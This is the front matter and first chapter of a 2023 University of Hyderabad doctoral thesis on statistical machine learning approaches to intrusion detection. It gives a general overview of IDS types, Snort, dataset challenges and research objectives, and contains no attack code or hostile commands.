Statistical Machine Learning based Approaches for Developing Robust Intrusion Detection Systems

A thesis submitted during 2023 to the University of Hyderabad in partial fulfillment of the award of a Ph.D. degree in School of Computer and Information Sciences

by

Narottam Das Patel

Reg. No: 17MCPC13

School of Computer and Information Sciences
University of Hyderabad
(P.O.) Central University, Gachibowli,
Hyderabad – 500046
Telangana, India

2023

CERTIFICATE

This is to certify that the thesis entitled **"Statistical Machine Learning based Approaches for Developing Robust Intrusion Detection Systems"** submitted by **Narottam Das Patel** bearing Registration Number **17MCPC13** in partial fulfilment of the requirements for the award of **Doctor of Philosophy** in the **School of Computer and Information Sciences** is a bonafide work carried out by him under our supervision and guidance.

The thesis is free from plagiarism and has not been submitted previously in part or in full to this or any other University or Institution for the award of any degree or diploma. Further, the student has the following publication(s) before submission of the thesis for adjudication and has produced evidence for the same in the form of acceptance letter or the reprint in the relevant area of his research:

1. **ND Patel**, BM Mehtre, and Rajeev Wankar. **A Snort-based Secure Edge Router for Smart Home**. *International Journal of Sensor Networks*. ISSN online : 1748-1287. http://dx.doi.org/10.1504/IJSNET.2022.10051521 **(Indexed in SCIE, DBLP, SCOPUS, UGC, Impact Factor: 1.264, Cite Score: 2.4).** The work reported in this publication appears in Chapter 3.

2. **ND Patel**, BM Mehtre, and Rajeev Wankar. **Intrusion Detection System using Resampled Dataset - A Comparative Study**. *International Journal of Ad Hoc and Ubiquitous Computing*, ISSN online : 1743-8233. http://dx.doi.org/10.1504/IJAHUC.2022.10050801 **(Indexed in SCIE, SCOPUS, UGC, Impact Factor: 0.773, Cite Score: 1.5).**
   The work reported in this publication appears in Chapter 4.

3. **ND Patel**, BM Mehtre, and Rajeev Wankar. **Artificial Neural Network based Intrusion Detection System using Multi-objective Genetic Algorithm**. *International Journal of Information and Computer Security*, ISSN online : 1744-1773. http://dx.doi.org/10.1504/IJICS.2022.10046933 **(Indexed in DBLP, SCOPUS, UGC, Cite Score: 1.0).**
   The work reported in this publication appears in Chapter 5.

4. **ND Patel**, BM Mehtre, and Rajeev Wankar. **Comparative Study of Intrusion Detection Effect Using SVM and DNN**. 10^{th} *International Conference on Reliability, Infocom Technologies and Optimization*, IEEE, ISBN:978-1-6654-7434-4. https://doi.org/10.1109/ICRITO56286.2022.9964756 **(Indexed in DBLP, SCOPUS)**
   The work reported in this publication appears in Chapter 7.

Further, the student has passed the following courses towards the fulfilment of the coursework requirement for Ph.D.

Course Code	Name of the Course	Credits	Pass/Fail
CS801	Data Structures and Programming Lab	2	Pass
CS802	Algorithms	4	Pass
CS803	Research Methods in Computer Science	4	Pass
CS855	Cloud Computing	4	Pass

Prof. Rajeev Wankar
(Supervisor)
School of Computer and Information Sciences
University of Hyderabad
Hyderabad - 500046, India

Prof. BM Mehtre
(Supervisor)
CoECS, Institute for Development and Research in Banking Technology
Hyderabad - 500057, India

Prof. Atul Negi
(Dean)
School of Computer and Information Sciences
University of Hyderabad
Hyderabad - 500046, India

DEAN
School of CIS
DR. C R. Rao Road,
Central University Campus PO
Gachibowli, Hyderabad-46. (Ind

DECLARATION

I, **Narottam Das Patel**, hereby declare that this thesis entitled **"Statistical Machine Learning based Approaches for Developing Robust Intrusion Detection Systems"** submitted by me under the guidance and supervision of **Prof. Rajeev Wankar** & **Prof. BM Mehtre** is a bonafide research work and is free from any plagiarism. I also declare that it has not been submitted previously in part or in full to this University or any other University or Institution for the award of any degree or diploma. I hereby agree that my thesis can be submitted in Shodganga/INFLIBNET.

A report on plagiarism statistics from the University Librarian is enclosed.

Date: 14, March 2023 **Signature of the Student:**

Name: Narottam Das Patel

Reg. No.: 17MCPC13

To my parents, ***Balram Singh (Ex Army Personnel)****,* ***Angoori Patel****, Wife* ***Raunak Patel****, daughter* ***Toshi****, and friends* ***Ajeet Singh, Anup Singh, Suresh, others*** *without whose support and encouragement, this would not have been possible.*

Acknowledgements

Completing a PhD is a long, challenging journey, and I would like to take this opportunity to express my deep gratitude to the following individuals and organizations who have supported me along the way:

First and foremost, I would like to extend my sincere thanks to my advisors, Professor BM Mehtre & Rajeev Wankar, for their unwavering support, guidance, and encouragement. Their expertise and mentorship have been invaluable in shaping my research and helping me overcome the obstacles of the writing process. I appreciate the time and effort they have devoted to advising me over the past years, and consistent encouragement and positive reinforcement have made it a very rewarding experience. I would also like to thank them for their encouragement and support, which helped me build confidence when I was stuck in my research.

I am also grateful to the Institute for Development and Research in Banking Technology (IDRBT) & School of Computer and Information Sciences (SCIS), University of Hyderabad and its faculty that guided me during this journey. I also sincerely thank the Centre for Cyber Security & Data Privacy lab at IDRBT for providing me with the resources and opportunities to conduct my research and for their support throughout my academic journey.

We are deeply grateful to the IDRBT for their unwavering support and generous contribution to our work. Your financial support has been instrumental in helping us achieve our goals and advance our mission. Thank you for believing in us and for your commitment to making a positive impact in our community.

I am privileged to thank Prof. Atul Negi, Dean, School of Computer and Information Sciences (SCIS), UoH, Hyderabad, for his academic support throughout my research. Thank you so much! It is an honour for me to

thank Prof. D. Janakiram, Director, IDRBT, for his support throughout my research. I would like to thank my doctoral review committee members, Dr M. V. N. K. Prasad and Dr Rukma Rekha N., for providing invaluable inputs and suggestions. Also, I am grateful to the faculty of IDRBT and the University of Hyderabad for their support and assistance.

I am thankful to my colleagues In the IDRBT research institute: Dr Anoop Maurya, Dr Pradeep Kumar Dadabada, Dr Gopal Narayan Rai, Dr Deepnarayan Tiwari, Dr Ghanshyam Bopche, Dr B. Sriramulu, V. Dinesh, Dr Dorsala Mallikarjun Reddy, Malvika Singh, M. Sabhapathy, and IDRBT family. In the SCIS (UoH): Dr Ayang, Dr Anil Kumar, Shailendra Sahu, Ishan Suryavanshi, and Rohit Bond, among others, for their camaraderie, encouragement, and insightful feedback on my work. Their support and friendship have provided comfort and motivation during the past five years. Their friendship filled the gaps of a lonely period and made me feel at home in Hyderabad.

I would like to express my gratitude to my parents, especially my wife, for their love, support, and unwavering encouragement throughout my academic journey. Their belief in me has been a constant source of inspiration, motivation, patience, and understanding throughout my educational endeavours and for allowing me to make my own decisions since childhood. I would not be where I am without their sacrifice and support.

Finally, I would like to acknowledge the support and encouragement of all my friends and acquaintances who have helped me in various ways throughout the past five years. This work would not have been possible without the contributions of these individuals and organizations. I am deeply grateful to each and every one of you. Thank you from the bottom of my heart. Finally, last but not least; also to everyone in the IDRBT and UoH, it was great sharing premises with all of you during the last five years.

Thanks for all your encouragement!

Narottam Das Patel

Abstract

Intrusion is any unauthorized access or malicious activity on a computer system or network. This can include hacking attempts, malware infections, unauthorized access to sensitive data, and other cyber attacks. The challenges in intrusion detection and prevention include detecting novel attacks, false positives and negatives, scalability and performance, integration with existing systems, etc. Intrusion Detection System (IDS) is a complex and constantly evolving field, and it is important to stay up-to-date with the latest developments and best practices to protect against intrusions effectively. In this thesis, our first contribution is to propose a novel and robust snort-based Secure Edge Router for Smart Homes (SERfSH) IDS to identify the signature-based attack. SERfSH automatically generates Snort rules by combining the extracted string, location, and header information. However, signature-based IDSs are limited in their ability to detect new and unknown attacks and generate a large number of false positives as well as false negatives. To overcome these limitations, we proposed anomaly-based detection with the help of Machine Learning (ML) algorithms and tested it on state-of-the-art IDS datasets.

The intrusion detection datasets consist of normal data and minimal attack data. This data imbalance causes prediction performance degradation due to factors such as prediction bias of small data presence of outliers. To address this issue, we have applied four oversampling methods on state-of-the-art IDS datasets. To further ensure the real-time applicability of these oversampling methods with classifiers, we also generate a Real-Time Testbed (RTT) for the resampled dataset. The performance of machine learning-based IDS largely depends upon the feature set used for modelling. Generally, using more features increases the accuracy of attack detection and increases detection time.

An Artificial Neural Network (ANN) based IDS is proposed, which uses a multi-objective genetic algorithm to satisfy constraints. The proposed method's performance is tested using the standards IDS datasets. Subsequently, we propose an efficient and feasible algorithmic framework for analyzing the network traffic data. The approach mainly consists of two phases, i.e., "Scatter Matrices and Eigenvalue Computation based feature Selection" and "Classification procedure for the reduced dimension data". The phase two algorithm can detect the complex nature of the non-linear relationships between dependents and independent features. This procedure has the advantage of experimenting with different hyperparameters, such as activation functions, optimizers, weights and biases, number of epochs, learning rate, etc. It also provides the functionality of making the architecture compatible as deep as needed in hidden network layers.

Finally, We generate a new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset, which fulfils additional desirable characteristics lacking in the existing standard IDS datasets. We applied several data cleaning, pre-processing techniques, and feature selection methods in the newly generated dataset. Then, to classify the attack types, we applied four state-of-the-art ML classification algorithms, including Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine (SVM).

Experimental evaluation for the above three approaches has been performed on various test case scenarios for the chosen state-of-the-art IDS datasets. The experimental simulation is carried out with a variety of different possible hyper-parameter of the algorithms and statistical performance metrics. The test results are observed to outperform the existing intrusion detection methods for detecting specific attack categories.

Contents

List of Figures

List of Tables

LIST OF TABLES

List of Algorithms

Chapter 1

Introduction

This chapter discusses the research background and purpose of this work. In addition, it also discusses the Intrusion, Intrusion Detection and Intrusion Detection System (IDS) [4], its associated methods, and types in detail. Finally, we discuss the aim of the research and objectives, contributions, and the organization of the thesis.

1.1 Background and Motivation

The IDS stem from the increasing complexity and sophistication of security threats and the need for more effective ways to detect and prevent these threats [4]. In the early days of computing, security was primarily concerned with preventing unauthorized access to resources, such as files and applications. However, as the internet and computer networks became more widespread and complex, the types of security threats evolved to include new and more sophisticated forms of attack, such as malware infections, denial-of-service attacks, and hacking attempts [5].

In response to these threats, security experts began developing new tools and technologies to detect and prevent intrusions. One such tool was the IDS, designed to monitor network or system activity for signs of malicious or unauthorized behaviour, and alert administrators when a potential security threat was detected. The IDS was driven by the need for more effective security measures that could keep pace with the rapidly evolving threat landscape [6]. With the increasing number of threats and the growing complexity of computer networks, it became clear that traditional security tools, such as firewalls, were no longer sufficient for protecting against intrusions. The IDS offered

a new and more effective way to detect and prevent security threats and provided organizations with a valuable tool for improving the security of their networks and systems [7].

By monitoring network and system activity and alerting administrators against potential security threats, IDS provides organizations with a powerful tool for detecting and preventing intrusions and helps to ensure the confidentiality, integrity, and availability of sensitive information. Some open-source IDS tools, such as Snort, can help create a novel IDS. It combines signature-based detection, anomaly-based detection, and protocol analysis to detect and prevent intrusions [8]. Snort is highly customizable and can be configured to meet the specific security needs of an organization. Snort uses rules to identify attacks. Rules are a set of conditions that describe the characteristics of an attack and trigger an alert when the conditions are met. Snort rules can be written using a flexible rule language that allows us to specify the conditions we want to detect. Open-source IDS tools are widely used and have several advantages and limitations. IDS tools have several advantages, including:

- Cost-effective: Snort is open-source software, which means it's free to use, making it a cost-effective solution for organizations with limited budgets.
- Flexibility: Snort is highly configurable and can be used in various environments, making it a versatile solution for organizations with diverse security needs.
- Detection Capabilities: Snort is capable of detecting a wide range of security threats, including network- and host-based attacks, making it a powerful tool for detecting security breaches.
- Customizable Rules: Snort provides a large set of predefined rules for detecting various security threats. It also allows users to create custom rules to meet their security needs.
- Real-time Alerting: Snort is capable of generating real-time alerts, allowing organizations to respond quickly to potential security threats.

But IDS tools such as snort has some limitations, including:

- False Positives: Like other IDS tools, Snort can generate false positive alerts, resulting in many irrelevant notifications and making it difficult to identify real security threats.

- Limited Signature Library: Snort relies on a library of signatures to detect security threats, which may not include signatures for all known threats. This can result in false negatives, where real security threats are undetected.
- Performance Overhead: IDS tools can introduce a performance overhead on the systems it monitors, potentially slowing down the systems and impacting their performance.
- Limited Visibility: Snort may have limited visibility into some areas of the network or system, making it difficult to detect all security threats.
- Dependence on Signatures: Snort relies on signatures to detect security threats, which can be less effective against new and unknown threats.

So, Machine Learning (ML) can be used to overcome some of the limitations of Snort. It can play an important role in generating Intrusion Detection Systems (IDSs) and Intrusion Prevention Systems (IPSs) [9]. Machine learning algorithms can detect and classify intrusions based on network traffic data, system logs, and other security-related data. The following are some ways machine learning can be used to generate IDS:

- Anomaly Detection: Machine learning algorithms can analyze network and system activity data and detect anomalies that indicate an intrusion.
- Classification of Intrusions: Machine learning algorithms can classify different intrusions, such as denial-of-service attacks, malware infections, and unauthorized access attempts.
- Predictive Modelling: Machine learning algorithms can be used to build predictive models that identify potential intrusions before they occur based on past behaviour and historical data.
- Continuous Learning: Machine learning algorithms can continuously learn and adapt to changing threats and network behaviour, making the IDS more effective.

Machine learning-based IDS can potentially improve the accuracy and efficiency of intrusion detection and reduce the number of false positives and false negatives [9]. However, machine learning-based IDS also has its own challenges, such as the need for large training data, the risk of overfitting the model, and the difficulty of explaining the reasoning behind the IDS's decisions.

Motivation

There are several motivations for developing robust IDSs:

1. **Protecting Sensitive Data:** One of the primary motivations for developing robust IDSs is to protect sensitive data. IDSs can detect unauthorized access attempts and alert system administrators, allowing them to take action to prevent the theft or misuse of sensitive data.

2. **Compliance with Regulations:** Many industries are subject to regulations that require the implementation of IDSs. For example, the healthcare industry must comply with the Health Insurance Portability and Accountability Act (HIPAA), which mandates implementing security measures to protect patient data.

3. **Preventing Network Downtime:** IDSs can also help prevent network downtime by detecting and responding to attacks before they can cause damage to network infrastructure or disrupt service availability.

4. **Reducing Financial Losses:** A successful cyber attack can result in significant financial losses, including the cost of remediation, legal fees, and reputation damage. IDSs can help minimize these losses by detecting and mitigating attacks in their early stages.

5. **Improving Incident Response:** IDSs can provide valuable information to incident response teams, enabling them to respond quickly and effectively to security incidents. This can help minimize the impact of attacks and reduce the time required to recover from security breaches.

1.2 Intrusion Detection System (IDS)

Intrusion is an attempt to compromise Confidentiality, Integrity, and Availability or bypass the network's security mechanisms. This can be done through hacking, viruses, or other means and can cause damage to the system, theft of sensitive information, or other negative consequences. **Intruder** is a malicious entity that attempts to obtain unauthorised access to a system or network. Furthermore, the data in that system will be distorted, as would the surroundings of that network. An intruder/attacker is a person or entity that tries to harm, exploit or compromise a system, network, or

individual. This can be in the form of malicious activities such as hacking, cyber-attacks, malware infections, etc. Intruders/attackers are of majorly two types; Outside & Inside. Figure 1.1 refers to a graphical representation of a network, which shows the various components of the network and how they are interconnected, such as routers, switches, firewalls, end-user devices (host1, host2), Intruder (Inside/Outside in the network), and IDS.

Intrusion Detection is monitoring the events occurring in a computer system or




Figure 1.1: IDS and Several components

network and analyzing them for signs of intrusions. In other words, Intrusion detection is monitoring the threat of violation of computer security policies, acceptable usage policies, or standard security guidelines occurring in a computer system or network and analyzing the signs of events [10].

IDS is a software or hardware product that automates this monitoring and analysis process [4]. IDSs analyze and observe incident signs of threats in computer systems and networks that violate the use policy and standard security or computer security policy. An IDS consists of several components, and this section briefly overviews the IDS. Attacks and intrusions are also increasing due to the increased use of computers and networks. Methods to prevent and respond to such attacks and intrusions are essential in information protection.

1.2.1 IDS Definitions

Here are several definitions of IDS:

1. The first Intrusion Detection System (IDS) was developed in the 1980s by James P. Anderson "A security subsystem that monitors a computer system, gathering

information about possibly malicious events occurring within that system, and reports this information to the system administrator."[1]

2. NIST defines An IDS as a software application or hardware appliance that monitors network or system activities for malicious or unwanted behaviour and alerts a security administrator or takes action to prevent it [4].[2]

3. "An intrusion detection system is a mechanism that monitors system and network resources for security-related events and alerts security personnel or system administrators of any potential security breaches. These systems can be either host-based, meaning they monitor activity on a single system, or network-based, meaning they monitor network traffic to identify potential threats to multiple systems." [3]

4. "A security tool designed to detect and respond to cyber threats, such as malware, network attacks, and other unauthorized access to systems or data. An IDS monitors network traffic and system activity for signs of malicious activity and alerts security personnel when potential security breaches are detected."[4]

5. "A system that monitors network traffic for signs of intrusion or malicious activity. An IDS can detect various attacks, including Denial-of-Service (DoS) attacks, port scans, and other attempts to exploit vulnerabilities in a network or system." [5]

6. "An IDS uses machine learning algorithms which learn patterns and behaviours associated with normal and malicious activity. ML-based IDS can detect unknown threats, adapt to changing network environments, and reduce false positives, but require significant amounts of training data and may be vulnerable to adversarial attacks." [6]

[1] Anderson, J. P. (1980). Computer Security Threat Monitoring and Surveillance. Technical report, James P. Anderson Co., Fort Washington, Pennsylvania.

[2] National Institute of Standards and Technology (NIST), (2001): Intrusion Detection Systems: https://csrc.nist.gov/publications/detail/sp/800-94/rev-1/final

[3] CERT Coordination Center, (2003), Intrusion Detection Systems: https://www.cert.org/tech_tips/intrusion_detection_systems.html

[4] Cybersecurity and Infrastructure Security Agency (CISA). (2021): Intrusion Detection Systems. Retrieved from https://us-cert.cisa.gov/ncas/tips/ST04-005

[5] TechTarget. (2021). An Intrusion Detection System (IDS): https://searchsecurity.techtarget.com/definition/intrusion-detection-system-IDF

[6] ND Patel, BM Mehtre, and Rajeev Wankar. Intrusion Detection System using Resampled Dataset - A Comparative Study, International Journal of Ad Hoc and Ubiquitous Computing

7. "An intrusion detection system is a security management system for computers and networks. An IDS inspects all inbound and outbound network activity and identifies suspicious patterns that may indicate a network or system attack from someone attempting to break into or compromise a system." [1]

8. "An IDS is a tool or application that scans a network or system for signs of malicious activity or policy violations. It is designed to detect, alert, and respond to a potential security breach in real-time." [2]

1.2.2 Classification of IDS

Figure 1.2 shows the classification of IDS might consist of three branches, such network, host, and protocol. The figure also shows how the various components work together to monitor network or system activity for signs of security threats and generate alerts when threats are detected. The idea is to use systems that are a combination of the two, the so-called Intrusion Detection and Prevention Systems (IDPSs). The main functions of IDPSs are to record information related to monitored events, notify system administrators of relevant events, and generate reports of various types. Many of these systems also try to react to detected anomalies or threats by trying different techniques, ranging from performing predefined tasks such as suspending services, re-configuring the firewall, or banning/blocking the IP addresses [11]. IDS can be classified into three broad categories:

Network-based Intrusion Detection System (NIDS)

Systems that monitor a computer network are placed at one or more strategic points to increase the effectiveness of this surveillance. A NIDS is located in a Demilitarized Zone (DMZ) just beyond the firewall. It captures real-time network traffic, analyzes it, and takes defensive actions. Various incidents can be identified by monitoring network traffic to specific network segments or devices and analyzing network and application protocol activity to identify suspicious activity [12].

[1] https://www.webopedia.com/TERM/I/intrusion_detection_system_IDS.html
[2] https://www.solarwinds.com/threat-monitoring-and-detection/intrusion-detection-system-ids




Figure 1.2: Classification of IDSs

Host-based Instruction Detection System (HIDS)

Systems inspect host systems' data and analyze all operating systems' content, system logs, applications, and datasets. HIDS can detect insider threats that do not involve network traffic. It examines the characteristics of a single host and events occurring within the host for suspicious activity. It observes network traffic, system logs, running processes, application activity, file access, modification, and system and application configuration changes [13].

Protocol-based Instruction Detection System (PIDS)

They analyze the protocols that share data between the system and the server. Systems that monitor protocols related to specific applications, such as the SQL language involved in transactions between a dataset and the design. It is made up of a system or agent that always sits at the front end of a server, regulating and interpreting the protocol between a user/device and the server [14].

1.2.3 Challenges of IDS

IDS can encounter various challenges affecting their effectiveness in detecting and preventing cyber-attacks. Some common challenges with IDS include false positives and

negatives, misconfiguration, scalability, maintenance, etc. To address these challenges, selecting an IDS that fits your organization's needs is important, ensuring it's properly configured and updated and regularly reviewing and adjusting its rules to minimize false positives and negatives. Additionally, organizations should consider using other security measures, such as firewalls and antivirus software, to provide a layered defence against cyber attacks.

Figure 1.3 shows the taxonomy of IDS challenges and our contributions (appear in Red).




Figure 1.3: Taxonomy of IDS challenges and Contributions (appear in Red Color)

1.2.3.1 Key Challenges of Signature-based and Anomaly-based IDS

The key challenges of IDS techniques include the following:

- **Limitations of Signature-based Detection:** Signature-based IDSs are limited in their ability to detect new and unknown attacks. IDSs must be constantly updated to keep pace with new threats and vulnerabilities. This can be a challenge if updates are unavailable or are slow to release. It can be overwhelmed by large amounts of data, leading to a decrease in accuracy and efficiency.

- **False Positive/Negative:** One of the major challenges of IDSs is the occurrence of false positives, which are alarm signals generated due to normal network activities or misconfigurations. False alarms (false positives) and missed attacks (false negatives) can create confusion and hinder the effectiveness of an IDS. False negatives occur when an IDS fails to detect an attack. This can happen when the system is not configured properly or an attacker uses an unknown technique.

- **Evasion Techniques:** Intruders are constantly seeking new ways to evade detection by IDSs, making it difficult for these systems to keep up with the latest attack techniques. Attackers are constantly looking for ways to bypass IDSs. This includes using encryption, fragmentation, or masquerading as legitimate traffic to evade detection.

- **Keeping up with the Latest Threats:** The threat landscape is constantly evolving and new attacks are constantly being developed. IDSs must keep up with these new threats in order to be effective. With new attacks and threat patterns emerging regularly, IDSs must constantly update their algorithms and signatures to stay ahead of these evolving threats.

- **Scalability and Performance:** As networks and systems become more complex, IDSs must be able to scale to handle the increased load and maintain performance; as the volume of data generated by networks increases, IDSs must be able to scale up to handle this data while maintaining high-performance levels.

- **Complexity of Deployment:** IDSs can be complex to deploy, configure, and manage. This can lead to issues such as misconfigurations and reduced effectiveness. The complexity of network traffic makes it difficult for IDSs to identify threats accurately. The volume and speed of data can also be challenging, making it difficult to detect malicious activity in real time.

- **Privacy Concerns:** Privacy and security concerns may arise from collecting and storing sensitive information by IDSs. Some IDSs collect and analyze large amounts of data, raising privacy concerns. This can be a challenge for organizations that need to maintain the privacy of their customers and employees.

- **High Data Rate:** IDSs must process a high volume of data in real-time, which

can strain system resources. A common problem with data analysis is that it contains similar noise to the actual anomalies, making distinguishing and removing them difficult.

- **Interpreting Alerts:** The large number of alerts generated by IDSs can be difficult to interpret and prioritize.
- **Biased Network:** Dealing with the biased network data instances and training the model in such a way that the optimised model can give the categorisation of normal and intrusion instances with a higher precision rate is also a core challenge.
- **Learning Algorithms:** Some state-of-the-art approaches take comparatively more time when deployed in the network architecture. Even though some approaches in the literature are computationally fast, they result in the degradation of statistical performance measures. The selection of the optimal hyperparameter for the learning algorithm is also a complex task as it deviates from the nature of input network data.

1.2.3.2 Key Challenges of IDS Datasets

There are several limitations of IDS datasets:

- **Reflecting Current Threats:** IDS datasets must be updated regularly to include the latest threats and attack patterns. Attackers constantly evolve their Tactics, Techniques, and Procedures (TTPs), and IDS datasets must keep pace with these changes. This ensures that IDSs are capable of detecting new and emerging threats.
- **Improving IDS Performance:** The performance of IDSs depends on the quality and quantity of the data used to train them. By generating new datasets, we can improve the accuracy and effectiveness of IDSs. This is because new datasets can provide more diverse and realistic attack scenarios, which can help to uncover vulnerabilities that may have been missed in previous datasets.
- **Imbalanced Datasets:** Many intrusion datasets have an imbalanced distribution of normal and abnormal behaviour patterns, making it difficult for the system to learn to detect intrusions accurately.

- **Data Scarcity:** The scarcity of intrusion data makes it difficult to train accurate intrusion detection models and limits the testing of various intrusion detection techniques.
- **Quality of Data:** The data quality is crucial for IDSs. If the data is incorrect, incomplete or outdated, the system may produce false alarms or miss real intrusions.
- **Lack of Diversity:** The intrusion datasets are usually limited to a specific network or operating system type, making it challenging to develop IDSs that can be applied to a diverse range of systems.
- **Data Anonymization:** Many intrusion datasets anonymize the data to protect privacy, which can also limit the usefulness of the data for training IDSs.
- **Evasion Techniques:** Intruders constantly develop new evasion techniques to bypass IDSs, making it difficult for datasets to keep up with the latest threats.
- **Unlabeled Data:** The datasets used for intrusion detection may contain unlabeled data, meaning it is unclear whether the data represents normal traffic or an attack. This can make it difficult to train the IDS accurately and result in false positive results.
- **Overfitting:** The datasets used for intrusion detection can result in overfitting if they are too small, meaning that the IDS may not generalize well to new data. This can lead to the IDS producing false positive results or failing to detect attacks.

1.3 Aim and Research Objectives (ROs)

Detecting intrusion and malicious patterns in network data has always been a challenging problem. The captured network data consists of normal instances and the instances having intrusion patterns in them. Developing a methodology that can process data in an efficient and timely manner is a significant problem to address. Over the past decade, statistical machine learning-based knowledge primitives have shown good potential and proven themselves as an effective building block for processing such network data and identifying the intrusion instances.

An IDS Research Objective (RO) could be to evaluate the effectiveness of different IDS approaches for detecting and preventing cyber attacks, including network-based, host-based, and application-based attacks. This could involve developing and testing new algorithms or models for intrusion detection, analyzing system logs or network traffic, or exploring the use of machine learning or artificial intelligence techniques for IDS. The objective could also be to investigate the impact of different factors on IDS performance, such as the type of attack, the network topology, or the system architecture. The ultimate goal would be to contribute to developing more robust and efficient IDS solutions that can better protect computer systems and networks against evolving security threats.
In this thesis, we proposed a set of novel and robust IDSs to identify signature-based and anomaly-based attacks with the help of rule-based language or statistical machine learning-based approaches. In the signature-based IDS, Snort is an open-source, free, lightweight NIDS software for Linux and Windows to detect emerging threats. In anomaly-based attack detection, The common method used by anomaly-based IDSes is establishing a baseline of the regular network activity and traffic. To identify patterns not present in the traffic regularly, we can compare the current status of the network's traffic to this baseline.

1.3.1 RO1: To Propose a Secure and Resilience Edge Router for Smart Homes

- The ultimate goal would be to improve the security, resilience, and usability of the secure router and contribute to developing more effective and practical solutions for protecting computer/IoT networks and systems against a wide range of security threats.
- To develop and test new features or capabilities for the secure router, such as detecting and blocking malicious traffic, integrating with other security tools or platforms, or supporting advanced networking protocols and technologies.
- Analyze the IDS tool's false positive and false negative rates and develop new rules and configurations to improve its detection capabilities with the help of automation.
- Research objective for a secure router could be to evaluate the effectiveness of the

router in providing secure and reliable network connectivity and preventing various types of cyber attacks, such as malware infections, denial-of-service attacks, or network intrusion attempts.

1.3.2 RO2: To Develop a Robust and Effective System for Detecting and Mitigating Attacks using Machine Learning Techniques

The research objective for anomaly-based attack detection using machine learning could be to develop an effective and efficient model that can accurately detect and classify anomalies in real time in network traffic, system logs, or any other data source. The goal is to create a model that can differentiate normal behaviour from malicious behaviour and trigger alerts or take appropriate actions to prevent security breaches.
Some specific research objectives that could be pursued in this area might include the following:

- Data Collection: Collect and preprocess data from various sources, including network traffic, system logs, and application data.

- Feature Extraction/Selection: Experimenting with different feature selection and extraction techniques to identify the most relevant data points that should be included in the model's training dataset.

- Algorithm Selection: Choose an appropriate machine learning algorithm(s) that can accurately classify the data as normal or anomalous.

- Model Training: Train the model on the labeled data using supervised or unsupervised learning techniques, depending on the availability of labeled data.

- Model Evaluation: Evaluate the performance of the trained model using various metrics such as accuracy, precision, recall, F1-score, and Area Under the Curve (AUC).

- Model Optimization: Optimize the model by fine-tuning the hyperparameters, selecting the best features, and applying other techniques, such as data augmentation and ensemble methods, to improve performance.

